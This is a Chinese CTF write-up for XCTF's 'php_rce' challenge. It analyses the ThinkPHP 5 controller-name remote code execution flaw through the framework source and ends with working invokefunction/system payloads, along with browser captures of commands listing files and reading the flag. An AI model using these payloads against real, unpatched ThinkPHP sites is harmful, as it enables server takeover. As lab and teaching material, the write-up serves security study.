攻防世界XCTF：php_rce

原创

末 初 于 2020-03-13 15:54:49 发布 2414 收藏 16

分类专栏： CTF_WEB_Writeup

本文链接：https://blog.csdn.net/mochu7777777/article/details/104842420

漏洞预警：
https://help.aliyun.com/noticelist/articleid/1000081331.html?spm=5176.2020520001.1004.7.2e874bd363uLuf

漏洞描述：
由于ThinkPHP5框架对控制器名没有进行足够的安全检测，导致在没有开启强制路由的情况下，黑客构造特定的请求，可直接GetWebShell。

影响版本：
ThinkPHP 5.0系列 < 5.0.23
ThinkPHP 5.1系列 < 5.1.31

在漏洞分析前我们还是先来了解一些知识

MVC架构详解：https://www.cnblogs.com/xiaxiaoshu/p/9073209.html

模型-视图-控制器模式，也称为MVC模式（Model View Controller）。用一种业务逻辑、数据、界面显示分离的方法组织代码，将业务逻辑聚集到一个部件里面，在改进和个性化定制界面及用户交互的同时，不需要重新编写业务逻辑。
MVC被独特的发展起来用于映射传统的输入、处理和输出功能在一个逻辑的图形化用户界面的结构中。
它把软件系统分为三个基本部分：

模型（Model）：负责存储系统的中心数据。

视图（View）：将信息显示给用户（可以定义多个视图）。

控制器（Controller）：处理用户输入的信息。负责从视图读取数据，控制用户输入，
并向模型发送数据，是应用程序中处理用户交互的部分。负责管理与用户交互交互控制。

ThinkPHP路由
概括的说：路由就是网络请求的url与thinkphp应用层的逻辑处理地址的对应关系。

通俗的说：路由就是把url的请求优雅的对应到你想要执行的操作方法。

路由其实就是把真实的url地址隐藏起来，使用访问地址来访问应用（网站或OA等）。

通常这样定义：“访问地址”=》“真实地址”，这代表了一种映射关系。就好比用“1”代表去肯德基吃饭，用“0”代表去麦当劳吃饭，你预先告知过同事这个规则的话，只需要发送“1”或“0”给同事，同事就能理解要去哪里吃饭，一个道理。


路由的规则是thinkphp规定好的，比如TP的访问规则是：根目录/模块/控制器/方法，那么我们只需要定义一下映射关系“reg”=》“index/user/reg”，此时只需要再浏览器输入“域名/reg”就能访问“index模块/user/控制器/reg方法”这个地址了。

这样的优点：

1、没有处理过的url路径都是由 …模块/控制器/方法/参数 构成，如果不加以“掩饰”的话，会被别人看清内部结构，不够安全。

2、可以让url地址更加简洁、优雅、美观。

漏洞分析：
这个版本的路由默认使用的是混合模式没有强制开启路由，导致攻击者可以构造特定请求(URL)获取webshell。




thinkphp的路由模式

详细讲解：https://blog.csdn.net/qq_33156633/article/details/89265363


这里的源码默认使用的是混合模式，混合模式就是即可自定义路由，也可使用PATH_INFO的方式。

漏洞分析：

我们先来看一下官方给出的修补方案，对控制器实施了过滤。




追踪一下$controller变量



```
546         // 当前模块路径
547         App::$modulePath = APP_PATH . ($module ? $module . DS : '');
548 
549         // 是否自动转换控制器和操作名
550         $convert = is_bool($convert) ? $convert : $config['url_convert'];
551 
552         // 获取控制器名
553         $controller = strip_tags($result[1] ?: $config['default_controller']);
554       //--------------------------补丁代码-------------------------------------
555       //if (!preg_match('/^[A-Za-z](\w)*$/', $controller)) {
556       //    throw new HttpException(404, 'controller not exists:' . $controller);
557       //    }
558       //
559         $controller = $convert ? strtolower($controller) : $controller;
560 
561         // 获取操作名
562         $actionName = strip_tags($result[2] ?: $config['default_action']);
563         $actionName = $convert ? strtolower($actionName) : $actionName;
564 
565         // 设置当前请求的控制器、操作
566         $request->controller(Loader::parseName($controller, 1))->action($actionName);
567 
568         // 监听module_init
569         Hook::listen('module_init', $request);
570 
571         try {
572             $instance = Loader::controller(
573                 $controller,
574                 $config['url_controller_layer'],
575                 $config['controller_suffix'],
576                 $config['empty_controller']
577             );
```


这里对静态方法controller实例化了，继续追踪loader



找到controller方法

```
453     */
454     public static function controller($name, $layer = 'controller', $appendSuffix = false, $empty = '')
455     {
456         list($module, $class) = self::getModuleAndClass($name, $layer, $appendSuffix);
457
458         if (class_exists($class)) {
459             return App::invokeClass($class);
460         }
461
462         if ($empty) {
463             $emptyClass = self::parseClass($module, $layer, $empty, $appendSuffix);
464
465             if (class_exists($emptyClass)) {
466                 return new $emptyClass(Request::instance());
467             }
468         }
469
470         throw new ClassNotFoundException('class not exists:' . $class, $class);
471     }
472
```


这里判断了如果存在name就实例化，我们继续追踪getModuleAndClass

```php
    protected static function getModuleAndClass($name, $layer, $appendSuffix)
    {
        if (false !== strpos($name, '\\')) {
            $module = Request::instance()->module();
            $class  = $name;
        } else {
            if (strpos($name, '/')) {
                list($module, $name) = explode('/', $name, 2);
            } else {
                $module = Request::instance()->module();
            }

            $class = self::parseClass($module, $layer, $name, $appendSuffix);
        }

        return [$module, $class];
    }
```


这个方法会将module和class返回,用于实例化,利用命名空间的特点，如果可以控制此处,如果可以控制此处的class,也就是补丁里的controller，就可以实例化任意类。如果我们设置控制器为\think\App,可以构造payload调用其方法invokeFuction。

```php
    public static function invokeFunction($function, $vars = [])
    {
        $reflect = new \ReflectionFunction($function);
        $args    = self::bindParams($reflect, $vars);

        // 记录执行信息
        self::$debug && Log::record('[ RUN ] ' . $reflect->__toString(), 'info');

        return $reflect->invokeArgs($args);
    }
```



```
Payload: \think\App/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=dir
```

这里用到了一个php的全局回调函数

call_user_func_array

(PHP 4 >= 4.0.4, PHP 5, PHP 7)
call_user_func_array — 调用回调函数，并把一个数组参数作为回调函数的参数

说明

```
call_user_func_array ( callable $callback , array $param_arr ) : mixed
```

把第一个参数作为回调函数（**callback**）调用，把参数数组作（**param_arr**）为回调函数的的参数传入。

参数

callback
被调用的回调函数。

param_arr
要被传入回调函数的数组，这个数组得是索引数组。

返回值

返回回调函数的结果。如果出错的话就返回**FALSE**

接下来就是如何设置controller为\think\App
来到获取控制器名
其中把result[1]的值传递到$ control中

```php
// 获取控制器名
$controller = strip_tags($result[1] ?: $config['default_controller']);
```

找到module方法

```
494     public static function module($result, $config, $convert = null)
```

接着找哪里调用了module方法。

```php
protected static function exec($dispatch, $config)
{
    switch ($dispatch['type']) {
        case 'redirect': // 重定向跳转
            $data = Response::create($dispatch['url'], 'redirect')
                ->code($dispatch['status']);
            break;
        case 'module': // 模块/控制器/操作
            $data = self::module(
                $dispatch['module'],
                $config,
                isset($dispatch['convert']) ? $dispatch['convert'] : null
            );
            break;
```


可以看到$result来自$dispatch[‘module’]接着找$dispatch

```php
 */
public static function run(Request $request = null)
```

找到run这个方法

```php
    // 获取应用调度信息
    $dispatch = self::$dispatch;

    // 未设置调度信息则进行 URL 路由检测
    if (empty($dispatch)) {
        $dispatch = self::routeCheck($request, $config);
    }

    // 记录当前调度信息
    $request->dispatch($dispatch);
```


以及这句

```php
$data = self::exec($dispatch, $config);
```

继续追踪routeCheck方法

```php
     */
    public static function routeCheck($request, array $config)
    {
```

```php
    // 路由检测（根据路由定义返回不同的URL调度）
    $result = Route::check($request, $path, $depr, $config['url_domain_deploy']);
```


到Route中可以发现解析URL并没有进行安全检测
从Request::path()追到request.php中的pathinfo()

```php
public function pathinfo()
{
    if (is_null($this->pathinfo)) {
        if (isset($_GET[Config::get('var_pathinfo')])) {
            // 判断URL里面是否有兼容模式参数
            $_SERVER['PATH_INFO'] = $_GET[Config::get('var_pathinfo')];
            unset($_GET[Config::get('var_pathinfo')]);
        } elseif (IS_CLI) {
            // CLI模式下 index.php module/controller/action/params/...
            $_SERVER['PATH_INFO'] = isset($_SERVER['argv'][1]) ? $_SERVER['argv'][1] : '';
        }

        // 分析PATHINFO信息
        if (!isset($_SERVER['PATH_INFO'])) {
            foreach (Config::get('pathinfo_fetch') as $type) {
                if (!empty($_SERVER[$type])) {
                    $_SERVER['PATH_INFO'] = (0 === strpos($_SERVER[$type], $_SERVER['SCRIPT_NAME'])) ?
                    substr($_SERVER[$type], strlen($_SERVER['SCRIPT_NAME'])) : $_SERVER[$type];
                    break;
                }
            }
        }
        $this->pathinfo = empty($_SERVER['PATH_INFO']) ? '/' : ltrim($_SERVER['PATH_INFO'], '/');
    }
    return $this->pathinfo;
}
```


var_pathinfo的默认配置为s,我们可以通过$_GET['s']来传参
最后构造payload：

```
?s=index/\think\App/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=dir
```





本地环境测试成功
靶场payload：


```
?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php -r 'system("cat ./../../flag");'
```

当然这个flag还是要找，如下给出payload及回显

```
Payload: ?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php -r 'system("pwd;ls");'
```


首页 - XCTF社区
题目
111.198.29.45:48842/?s=%2f
新标签页
111.198.29.45:48842/?s=%2findex%2f\think\app%2finvokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php -
Google 翻译
CTF
/var/www/public favicon.ico index.php robots.txt router.php static static
查看器
控制台
调试器
网络
样式编辑器
性能
内存
存储
无障碍环境
Max HacKBar
SQL
Error Based
WAF
XSS
LFI
Bypasser
Other
Load URL
Spit URL
Execution
http://111.198.29.45:48842/?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php -r 'system("pwd;ls");'
https://blog.csdn.net/mochu7777777


首页 - XCTF社区
题目列表
111.198.29.45:48842/?s=%2f
111.198.29.45:48842/?s=%2findex%2f\think\app%2finvokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php
Google 翻译
CTF
bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var var
查看器
控制台
调试器
网络
样式编辑器
性能
内存
存储
无障碍环境
Max HacKBar
SQL
Error Based
WAF
XSS
LFI
Bypasser
Other
Load URL
Spit URL
Execution
http://111.198.29.45:48842/?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php -r 'system("cd /;ls");'
https://blog.csdn.net/mochu7777777


首页 - XCTF社区
题目列表
111.198.29.45:48842/?s=%2f
111.198.29.45:48842/?s=%2findex%2f\think\app%2finvokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php -r 's
Google 翻译
CTF
flag{thinkphp5_rce} flag{thinkphp5_rce}
查看器
控制台
调试器
网络
样式编辑器
性能
内存
存储
无障碍环境
Max HacKBar
SQL
Error Based
WAF
XSS
LFI
Bypasser
Other
Load URL
Spit URL
Execution
http://111.198.29.45:48842/?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php -r 'system("cd /;cat flag");'
https://blog.csdn.net/mochu7777777